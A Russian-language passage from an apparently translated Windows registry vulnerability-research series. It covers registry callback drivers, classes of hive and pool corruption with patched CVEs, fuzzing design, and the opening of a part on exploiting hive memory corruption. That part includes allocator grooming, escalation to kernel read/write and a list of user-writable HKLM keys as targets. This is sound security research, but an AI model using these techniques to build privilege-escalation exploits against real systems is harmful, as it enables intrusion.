Многоуровневые ключи заменяют один узел ключа и KCB вертикальным стеком. Tombstone-записи представляют обеспеченные ключи отсутствующими, а состояние Merge-Unbacked заставляет необеспеченный ключ наследовать существование от нижнего уровня. Чтение объединяет несколько уровней, запись может продвигать отсутствующих предков, удаление и переименование должны обновлять зависимые верхние уровни, а проверки доступа — выбирать правильный дескриптор безопасности.

Ориентирами для обратного проектирования служат CmpInitializeKeyNodeStack, CmpStartKcbStack*, обработчики с окончанием LayeredKey и проверки KCB.LayerHeight.

Пользовательские разностные ульи загружаются через недокументированный IOCTL 0x220008 устройства \Device\VRegDriver, а не через NtLoadKey*, и прямой доступ требует прав администратора. Для практического непривилегированного исследования вместо этого можно упаковать вредоносный MSIX или контейнер, ульи которого будут загружены законным образом, либо работать с существующими ульями в доступной ветви \Registry\WC после запуска процесса app-silo. Полный контроль двоичных данных разностного улья требовался лишь для двух из десяти находок в многоуровневых ключах.

Альтернативные цели атак на реестр

Основной поверхностью является Configuration Manager ядра, однако программное обеспечение вокруг него также способно превратить взаимодействие с реестром в повышение привилегий.

Драйверы, реализующие обратные вызовы реестра

CmRegisterCallback и CmRegisterCallbackEx позволяют драйверам проверять или изменять почти каждую операцию до и после выполнения. Предварительные обратные вызовы могут изменять входные данные или возвращать STATUS_CALLBACK_BYPASS; последующие обратные вызовы могут менять состояние и выходные данные после того, как операция уже произошла. Правильная реализация требует внимательного соблюдения сложных контрактов.

К распространённым ошибкам относятся:

• Представление проверенных пользовательских указателей в последующих обратных вызовах как стабильных. Другой поток может параллельно изменить выходные данные, поэтому обратные вызовы должны копировать и очищать их внутри обработки исключений.
• Перенаправление через ZwCreateKey без OBJ_FORCE_ACCESS_CHECK, создающее атаку типа confused deputy.
• Возврат обхода обратного вызова без заполнения всех обязательных выходных полей.
• Замена успешного результата последующей операции на ошибку без отмены побочных эффектов или освобождения выделенных объектов.
• Предположение, что в последующих обратных вызовах действует обычное распространение NTSTATUS, хотя особым образом интерпретируется только STATUS_CALLBACK_BYPASS.
• Использование недопустимых указателей на объекты ключей в случаях уведомлений, документированных Microsoft.
• Некорректная обработка STATUS_REPARSE и STATUS_REPARSE_GLOBAL при открытии или создании.
• Игнорирование контекста транзакции, доступного через CmGetBoundTransaction.

• Использование подверженной устареванию пути CmCallbackGetKeyObjectID вместо её варианта Ex.
• Безусловная зависимость от поиска по полному пути, который может завершиться сбоем для путей длиннее 65 535 байт.
• Фильтрация путей при открытии или создании без учёта того, что NtRenameKey может переименовать уже открытый ключ.

При статическом перечислении в драйверах ищутся CmRegisterCallback*. Динамически дескрипторы образуют список по адресу nt!CallbackListHead; в Windows 11 указатель функции находится по смещению 0x28:

```
0: kd> !list -x "dqs @$extret+0x28 L1" CallbackListHead
WdFilter!MpRegCallback
applockerfltr!SmpRegistryCallback
UCPD+0x5dd0
nt!VrpRegistryCallback
bfs!BfsRegistryCallback
```

Они принадлежат Defender, AppLocker, User Choice Protection, VRegDriver и Brokering File System. Аудит вызова обратных функций и VRegDriver привёл к CVE-2023-38141, CVE-2023-38140, CVE-2023-36803 и CVE-2023-36576.

Привилегированные клиенты реестра: программы и драйверы

Клиенты с высокими привилегиями создают ещё два класса атак. Во-первых, ключи должны получать дескрипторы безопасности с минимальными привилегиями. Наследуемых значений по умолчанию в ветви HKLM\Software часто достаточно, однако секреты требуют ограничения чтения, а предоставление KEY_CREATE_LINK для глобального пути может позволить атакующему перенаправить привилегированную записывающую сторону. Перечисление ключей с неожиданно разрешающими ACL способно выявить уязвимости без обратного проектирования.

Во-вторых, чувствительная к безопасности конфигурация может охватывать несколько значений или ключей и требовать атомарных обновлений. TxR — самое надёжное решение; явный откат слабее; последовательная запись по принципу максимальных усилий небезопасна.

Рассмотрим привилегированную службу автозапуска, которая создаёт ключ, записывает подконтрольный атакующему CommandLine, а затем — ограниченный UserName. Если последняя запись завершится неудачно, а отсутствие UserName означает SYSTEM, частичное состояние превращается в повышение привилегий. Локальный атакующий может вызвать такой сбой, заполнив целевой улей или исчерпав CmpGlobalQuota.

Для поиска этого класса необходимо выявлять привилегированных клиентов, многоэтапные чувствительные к безопасности состояния и отсутствие транзакций либо отката. Найти кандидатов помогает Process Monitor. CVE-2024-26181 продемонстрировала тот же общий риск, позволив исчерпанию квоты необратимо повредить HKLM\SAM.

Примитивы уязвимостей

Находки в реестре можно классифицировать по предоставляемому ими примитиву, который определяет практические последствия и стратегию эксплуатации.

Повреждение памяти пула

Прямые ошибки пула затрагивают временные вспомогательные объекты. CVE-2022-37990, CVE-2022-38038 и CVE-2022-38039 возникли из-за 16-разрядного переполнения при расчёте размера выделения; CVE-2023-38154 представляла собой переполнение при восстановлении LOG вследствие отсутствующей обработки ошибок.

Долгоживущие кэши образуют другой класс. KCB особенно чувствительны, поскольку используют подсчёт ссылок, задействованы почти каждым системным вызовом и должны оставаться уникальными для каждого живого ключа в глобальном дереве. CVE-2022-44683 была связана с обработкой KCB предопределённых ключей в `NtNotifyChangeMultipleKeys`.

Обращение к пулу после освобождения также может быть вторичным проявлением повреждения улья. Дескрипторы безопасности находятся в ячейках улья, но имеют копии в пуле `_CMHIVE.SecurityCache`, на которые ссылается `KCB.CachedSecurity`. Поэтому преждевременное освобождение дескриптора улья создаёт висячий указатель кэша пула. Включение Special Pool и обращение к этому кэшу приводят к надёжному сбою, что использовалось для CVE-2023-23421, CVE-2023-35382 и CVE-2023-38139.

Повреждение памяти улья

Отображённые данные `regf` одновременно являются постоянным хранилищем и живыми данными C. Поэтому обычный доступ по указателям и `memcpy` делают возможными переполнения и обращения после освобождения внутри распределителя улья. К этому классу относились семнадцать из 53 исправленных находок автора, то есть около 32 процентов; в основном они были связаны со счётчиками дескрипторов безопасности и списками подключей.

«Несогласованное состояние улья» — это любое несоответствие внутри `regf` или между объектами улья и кэшами ядра. Эксплуатировать можно не каждую несогласованность. Повреждение памяти улья — более узкий случай, при котором корректные структуры можно перезаписать подконтрольными атакующему данными.

Эксплуатация начинается с размещения ячеек вокруг уязвимого объекта. В отличие от современных куч и пулов ядра, распределитель ячеек реестра детерминирован и имеет мало защитных механизмов, поэтому добиться надёжного размещения сравнительно легко. Почти любой полезный примитив повреждения правдоподобно позволяет получить полный контроль над отображённым ульем.

После этого атакующий может:

• Провести атаку только на данные непосредственно против системного улья, изменив конфигурацию или параметры безопасности.
• Повредить имена, выходные узлы, дескрипторы безопасности или глубину дерева, чтобы вызвать вторичное повреждение пула.
• Злоупотребить выходящими за диапазон 32-разрядными индексами ячеек для надёжного произвольного чтения и записи в ядре.

Последняя техника была представлена на OffensiveCon 2024 и подробно рассматривается в следующей части серии.

Недопустимые индексы ячеек

Недопустимый индекс может находиться в объекте улья или структуре пула, например KCB. Предоставляемый примитив зависит от того, какую часть 32-разрядного значения контролирует

атакующий.

HCELL_NIL — эквивалент нулевого указателя для ячеек. Его можно законно использовать в необязательных полях, но обычно нельзя в обязательных, таких как _CM_KEY_NODE.Security.

• CVE-2023-21772 оставляла в Security значение -1, когда виртуализация освобождала старый дескриптор, а последующее выделение замены завершалось неудачно.
• CVE-2023-35357 помещала -1 в KCB.KeyCell, представляя многоуровневый ключ Merge-Unbacked как физически обеспеченный.
• CVE-2023-35358 допускала то же ошибочное предположение при сочетании транзакций и разностных ульев.

Исторически HvpGetCellPaged(Hive, 0xffffffff) проходила по последним элементам каталога и таблицы энергозависимого хранилища:

```
_HMAP_ENTRY *Entry =
    &Hive->Storage[1].Map->Directory[0x3ff]->Table[0x1ff];
return (Entry->PermanentBinAddress & ~0xf)
     + Entry->BlockOffset + 0xfff + 4;
```

При оптимизации малого каталога этот обход может выйти за пределы _CMHIVE и интерпретировать соседнюю память пула как структуры отображения. В июле 2023 года Microsoft добавила явную проверку HCELL_NIL в HvpGetCellFlat и HvpGetCellPaged, вызывающую KeBugCheckEx(REGISTRY_ERROR, ...), что исключило эксплуатацию именно этого значения. Полная проверка границ по Hive->Storage[Index >> 31].Length также остановила бы любой выходящий за диапазон индекс, но пока там отсутствует.

Это обращения к улью после освобождения: живой объект сохраняет индекс освобождённой ячейки. Примерами служат CVE-2022-37988, CVE-2023-23420, CVE-2024-26182 и ошибки подсчёта дескрипторов безопасности CVE-2022-34707, CVE-2023-28248, CVE-2023-35356, CVE-2023-35382, CVE-2023-38139 и CVE-2024-43641.

Детерминированный распределитель обычно позволяет атакующему повторно занять устаревшую ячейку контролируемым содержимым и расширить примитив до полного контроля над ульем. Практические эксплойты автора для CVE-2022-34707 и CVE-2023-23420 использовали именно этот путь.

Здесь ошибка напрямую предоставляет контроль над одним полным 32-разрядным индексом, а не выводит его из другого повреждения. В CVE-2022-34708 не проверялось поле корневой структуры _CM_KEY_SECURITY.Blink; CVE-2023-35356 интерпретировала иначе закодированное поле ValueList.List предопределённого ключа как обычный индекс.

Такие ошибки редки, поскольку необходимость проверки индексов ячеек хорошо известна. Один фиксированный индекс, выбранный атакующим, также менее гибок, чем контроль после повреждения, позволяющий многократно переписывать индексы. На практике предпочтительная стратегия часто состоит в преобразовании доступа в обычное обращение к улью после освобождения, получении полного контроля над двоичными данными и продолжении атаки оттуда.

Низкоуровневое раскрытие информации (памяти, указателей)

Код реестра по-прежнему использует выделения пула без обнуления в привилегированном коде C, поэтому частично инициализированные выходные данные могут раскрывать память ядра. CVE-2023-38140 выделяла буфер перечисления VRegDriver заданного атакующим размера, заполняла лишь его часть и копировала всё выделение в пользовательский режим.

Ещё одним приёмником служит диск. CVE-2022-35768 раскрывала выходящие за границы байты пула в файл улья, а CVE-2023-28271 записывала неинициализированную память и указатели ядра

в журналы транзакций KTM.

Реестр также может выступать лишь транспортом. Драйверы ядра публикуют двоичные значения через `ZwSetValueKey`; если они записывают неинициализированную структуру в доступный всем для чтения ключ, Configuration Manager добросовестно раскрывает её. По этой схеме возникли CVE-2018-0898, CVE-2018-0899 и CVE-2018-0900.

Нарушение гарантий безопасности, контрактов API и здравых предположений

Безопасности памяти недостаточно, если реестр нарушает модель безопасности NT, контракты общедоступных API или предсказуемое поведение в необычных состояниях. Такие отклонения найти сложнее, поскольку необходимо понимать не только код, но и высокоуровневые гарантии, на которые полагаются клиенты.

CVE-2023-21750 позволяла виртуализации удалять некоторые ключи `HKLM\Software` с правами `KEY_READ | KEY_SET_VALUE` вместо `DELETE`. CVE-2023-36404 открывала многоуровневый дескриптор до появления более ограничивающего ключа нижнего уровня, а затем не проверяла доступ заново при изменении стека. Более ранняя ошибка виртуализации CVE-2019-0881 была мощнее: непривилегированная вызывающая сторона могла читать любое значение реестра независимо от ACL.

CVE-2023-35633 позволяла двоичным данным улья заставить `RegOpenKeyExW` вернуть предопределённый псевдодескриптор, например `HKEY_LOCAL_MACHINE`, вместо дескриптора запрошенного контролируемого ключа. Привилегированная служба рекурсивно назначала разрешающие ACL под путём HKCU пользователя; перенаправление этой операции через псевдодескриптор предоставляло доступ к глобальному системному ключу. Так возродилась общая схема confused deputy из CVE-2010-0237, где использовались символические ссылки.

Старый путь фиксации реестра KTM в действительности не гарантировал принцип «всё или ничего». Если исчерпание улья вызывало нехватку памяти после фиксации некоторых операций, откатить их было невозможно. Ядро возвращало успех и каждые 30 секунд повторяло оставшуюся работу, что противоречило семантике транзакций и документации.

CVE-2023-32019 была исправлена удалением значительной части этого механизма. Теперь запросы KTM обрабатываются более новой реализацией облегчённых транзакций, подготовительный этап которой выполняет способную завершиться сбоем работу до фиксации без выделения памяти.

Обратные вызовы VRegDriver реализуют изолированное представление реестра для контейнеров приложений и серверов. Ошибки внутри `VrpPreOpenOrCreate` или `VrpPostOpenOrCreate` могли привести к выходу до завершения перенаправления и раскрыть представление хоста. Другая логическая ошибка позволяла перейти в разностные ульи, принадлежавшие другому активному контейнеру.

Microsoft считает доступ без прав администратора за пределы Windows Server Container подлежащим исправлению повышением привилегий. Три находки были исправлены как CVE-2023-36576. Одна ошибка `VrpBuildKeyPath` показывает, как переполнение 16-разрядного целого числа может вызвать высокоуровневый выход из контейнера без повреждения памяти.

Документация ограничивает имя отдельного ключа 255 символами, а имя значения — 16 383 символами. До октября 2022 года загрузка улья принимала имена ключей длиной до 1 040 символов и имена значений длиной до 65 535. CVE-2022-37991 охватывала оба несоответствия. Слишком длинные имена значений вызывали воспроизводимый сбой, а длинные имена ключей

могли также нарушить работу обратных вызовов, выделяющих буферы фиксированного размера на основе документированного контракта.

Обычная операция создания отклоняет постоянный дочерний ключ под существующим только в памяти родителем с ошибкой `ERROR_CHILD_MUST_BE_VOLATILE`. CVE-2023-21748 обходила это ограничение посредством виртуализации, а CVE-2024-26173 — посредством транзакций.

Получившееся состояние имеет неочевидные последствия для безопасности. Энергозависимые дескрипторы безопасности связываются не так, как стабильные. Если позднее другой стабильный ключ начнёт совместно использовать дескриптор ключа, стабильного под энергозависимым, восстановление при перезагрузке может сбросить его параметры безопасности до дескриптора родителя и нарушить предполагаемое управление доступом.

При открытии ключа полный путь разрешается до проверки доступа. Поэтому непривилегированная вызывающая сторона может отличить существующий недоступный ключ (`STATUS_ACCESS_DENIED`) от отсутствующего (`STATUS_OBJECT_NAME_NOT_FOUND`), даже не имея прав на ключ или его родителя.

Microsoft признала ошибку в декабре 2023 года, но сочла ограниченное раскрытие конфигурации недостаточным для выпуска исправления. На момент публикации статьи это поведение сохранялось.

Прочее

К другим полезным категориям относятся отказы в обслуживании низкой серьёзности, утечки и слабые чтения за границами; реальные, но нейтрализованные защитными мерами ошибки, например проблемы в `CmpComputeComponentHashes` и `HvCheckBin`; управление памятью представлений секций для съёмных файлов, SMB и Cloud Filter (CVE-2024-43452 и CVE-2024-49114); а также необычные примитивы, например CVE-2024-26177 и CVE-2024-26178.

Соображения по фаззингу

Эффективный фаззинг реестра опирается на четыре основы: качество корпуса, качество мутаций, охват состояний тестовой обвязкой и обнаружение ошибок.

Начальный корпус

Стандартные ульи Windows — плохие начальные образцы, поскольку все они созданы одной реализацией и редко приближаются к границам формата. Имена коротки, деревья неглубоки, а ключи разрежены по сравнению с ограничениями в 256 символов для имён, 512 уровней и 2 ГиБ хранилища.

Можно положиться на сильный мутатор, создать более насыщенные ульи через ядро, Offline Registry Library или библиотеку с открытым исходным кодом либо построить собственный генератор `regf`. Последний вариант обеспечивает максимальный контроль структуры ценой самых больших затрат на разработку.

Мутатор

Случайная мутация байтов меняет флаги и длины, но почти никогда не создаёт согласованные структуры, например корректную символическую ссылку. Полезный специализированный мутатор должен работать на четырёх уровнях:

1. **Логические объекты:** добавлять, удалять, перемещать, копировать и изменять ключи, значения и дескрипторы безопасности, включая предельные имена, ширину и глубину.
2. **Типы ячеек:** преобразовывать индексы подключей, списки значений и списки безопасности; менять порядок или дублировать записи и переключаться между эквивалентными кодировками.
3. **Компоновка блоков:** переставлять ячейки и блоки, вставлять неиспользуемые объекты и формировать соседство для ошибок управления памятью.
4. **Биты и байты:** сохранять ограниченное случайное повреждение для исследования непредвиденных состояний.

Отдельные грамматики также полезны для файлов `.LOG*`, `.blf` и `.regtrans-ms`. Корпус, подобный Syzkaller, мог бы дополнительно кодировать последовательности системных вызовов реестра.

Тестовая обвязка

Обвязка с сохранением состояния должна выполнять случайные операции открытия, создания, удаления, переименования, перечисления, запросов, уведомлений, работы со значениями и безопасностью. Она должна сохранять дескрипторы после удаления, переименования и выгрузки для проверки времени жизни; загружать ульи с разными флагами; переключать виртуализацию токенов и ключей; сочетать KTM, облегчённые и нетранзакционные операции; выполнять фиксацию и откат; а также задействовать многоуровневые ключи через VRegDriver.

Многопоточность может выявлять гонки, но снижает детерминизм. Пути нехватки памяти можно тестировать заполнением хранилища улья, перехватом распределителей с отказом для выбранных запросов или уменьшением во время выполнения предельного размера улья с 2 ГиБ до меньшего значения, например 16 МиБ.

Обнаружение ошибок

Special Pool и Low Resources Simulation помогают при повреждениях пула и ошибках выделения, однако большинство ошибок реестра сначала создают несогласованное состояние улья. Для достижения сбоя может потребоваться освободить оставшиеся ссылки, повторно занять освобождённую ячейку и воспользоваться висячим объектом, тогда как у приватного распределителя ячеек нет аналога Special Pool.

Возможные детекторы:

• Создавать ульи с дескрипторами безопасности, имеющими одну ссылку, и размещать ячейки в конце блоков, за которыми следуют пустые защитные блоки.
• После каждой итерации разбирать сохранённый улей и проверять структурные инварианты.
• Загружать и выгружать каждый улей заново, а затем сравнивать байты до и после, чтобы выявлять исправления самовосстановления.
• Использовать `offreg.dll` как более быструю проверку в пользовательском режиме там, где её поведение совпадает с ядром.
• Периодически заполнять свободное место улья случайными данными для выявления устаревших ссылок.
• После каждого действия проверять логические контракты, включая права доступа и полную фиксацию транзакции.

При обнаружении следует отдавать приоритет инвариантам, нарушение которых имеет существенные последствия для безопасности системы, а не просто необычной сериализации.


Заключение

На этом завершается обзор реестра Windows как границы безопасности и методов, полезных для поиска уязвимостей. Следующая часть сохраняет акцент на безопасности, но переходит от поиска ошибок к разработке конкретных техник эксплуатации на основе экспериментальных исследований эксплойтов.


Приключения с реестром Windows, часть 8: практическая эксплуатация повреждения памяти улья

В предыдущей части рассматривался поиск уязвимостей реестра. Эта статья посвящена эксплуатации ошибок, перезаписывающих данные внутри активного отображения улья. Описанные техники в целом применимы к 17 находкам автора, связанным с повреждением улья, и, вероятно, к будущим уязвимостям того же класса.

Как и другие виды повреждения памяти, эти ошибки могут быть пространственными нарушениями, например переполнениями в соседнюю ячейку:




Или временными нарушениями, при которых живые объекты сохраняют ссылки на освобождённую ячейку:




С чего начать: общий обзор возможных вариантов

`HvAllocateCell`, `HvReallocateCell` и `HvFreeCell` используют детерминированный распределитель без защиты от повреждений. Если желаемая компоновка работает в контролируемом улье, обычно она воспроизводится без распыления. Общие ульи HKLM/HKU подвержены некоторой фоновой активности, но размещение всё равно гораздо предсказуемее, чем в современных пулах ядра.

Разработка эксплойта обычно поэтапно усиливает примитивы:



В обычных кучах каждый этап повреждает соседний объект, предоставляющий раскрытие информации, косвенный вызов, ROP или исполняемое выделение. Ячейки улья не содержат указателей на функции или виртуальных адресов, поэтому полный контроль над одним ульем поначалу кажется изолированным:



Следующие варианты показывают, как контроль только над ульем может повлиять на безопасность всей системы.

Внутриульевое повреждение

Первый вопрос состоит в том, позволяет ли манипулирование только внутренним представлением улья уже достичь цели атакующего.

Ульи реестра содержат ценную конфигурацию, службы, пароли и данные безопасности. Для прямого повышения привилегий только посредством данных нужна вызываемая через API ошибка, не требующая автономного контроля двоичных данных, и хотя бы один доступный для записи ключ в целевом улье.

Лишь восемь из 17 ошибок повреждения улья автора вызывались только через API, и только CVE-2023-23420 и CVE-2023-23423 были практическими кандидатами для атак на системные ульи. Доступных для записи целей больше, поскольку при открытии ключа проверяется только дескриптор цели, но не ACL предков.

В актуальной установке Windows 11 примерно 1 678 ключей HKLM разрешают обычным пользователям создавать подключи: около 1 660 в `HKLM\SOFTWARE` и 18 в `HKLM\SYSTEM`. К

стабильным примерам относятся:

- `HKLM\SOFTWARE\Microsoft\DRM`
- `HKLM\SOFTWARE\Microsoft\CoreShell`
- `HKLM\SOFTWARE\Microsoft\Input\Locales`
- `HKLM\SOFTWARE\Microsoft\Tracing`
- `HKLM\SOFTWARE\Microsoft\WindowsUpdate\UX`
- `HKLM\SYSTEM\Software\Microsoft\TIP`
- `HKLM\SYSTEM\ControlSet001\Control\USB\AutomaticSurpriseRemoval`

`HKLM\SOFTWARE\Microsoft\DRM` особенно полезен, поскольку существует в современных версиях и предоставляет широкие права группе Everyone. Он использовался для демонстрации виртуализации, нехватки памяти и других механизмов, включая CVE-2019-0881, CVE-2020-1377, CVE-2023-21675, CVE-2023-21748, CVE-2023-35357 и CVE-2023-32019.

`HKCU\Software\Microsoft\Input\TypingInsights` также доступен для записи другим пользователям. Это позволяет заполнить 2-гигабайтный улей другого пользователя, повлиять на соответствующие разностные ульи или получить боковую цель для повреждения улья. Microsoft сочла проблему ACL малозначительной.

Таким образом, прямая эксплуатация системного улья возможна, но зависит от достаточно гибкой уязвимости, вызываемой только через API.

Отображения улья связаны с долгоживущими кэшами и временными объектами пула ядра. После `CmCheckRegistry` последующий код предполагает, что структуры улья и их представления в пуле остаются взаимно согласованными. Повреждение может нарушить это предположение и перейти в обычную эксплуатацию пула.

Обращения к дескрипторам безопасности после освобождения уже демонстрируют этот путь: освобождение дескриптора улья также оставляет `_CM_KEY_CONTROL_BLOCK.CachedSecurity`, указывающий на освобождённую запись кэша пула, что надёжно обнаруживается Special Pool.

Другой примитив использует большое значение реестра. `CmpGetValueData` выделяет буфер пула согласно `_CM_KEY_VALUE.DataLength`, но копирует фрагменты согласно `_CM_BIG_DATA.Count`. Если:

```
DataLength < 16344 * (Count - 1)
```

следующий запрос значения линейно переполняет выделение пула. Подготовленный объект, размещённый после этого буфера, может затем предоставить обычное произвольное чтение и запись в ядре. Этот путь мощный, но сводится к общей эксплуатации пула, а не к финальной цепочке, специфичной для реестра.

Межульевое повреждение памяти

Отображения ульев могут соседствовать с другими ульями или не связанными с ними объектами ядра. Иногда линейное переполнение способно пересечь границу исходного отображения.

Большинство представлений стабильных секций находится в выделенном процессе Registry. Команда WinDbg `!vad` показывает плотно сгруппированные представления системных и пользовательских ульев. Параллельное увеличение двух ульев значениями размером `0x3fd8` байт создаёт 16-кибибайтные блоки и новые 2-мебибайтные представления, способные чередоваться без промежутков.

На границе байты контролируемого улья приложения могут непосредственно предшествовать заголовку `hbin` из `HKLM\SOFTWARE`. Поэтому линейное переполнение способно повредить системный улей при условии, что целевая страница уже грязная и доступна для записи; нетронутая страница


на основе секции остаётся PAGE_READONLY, и запись в неё вызовет аварийную остановку.

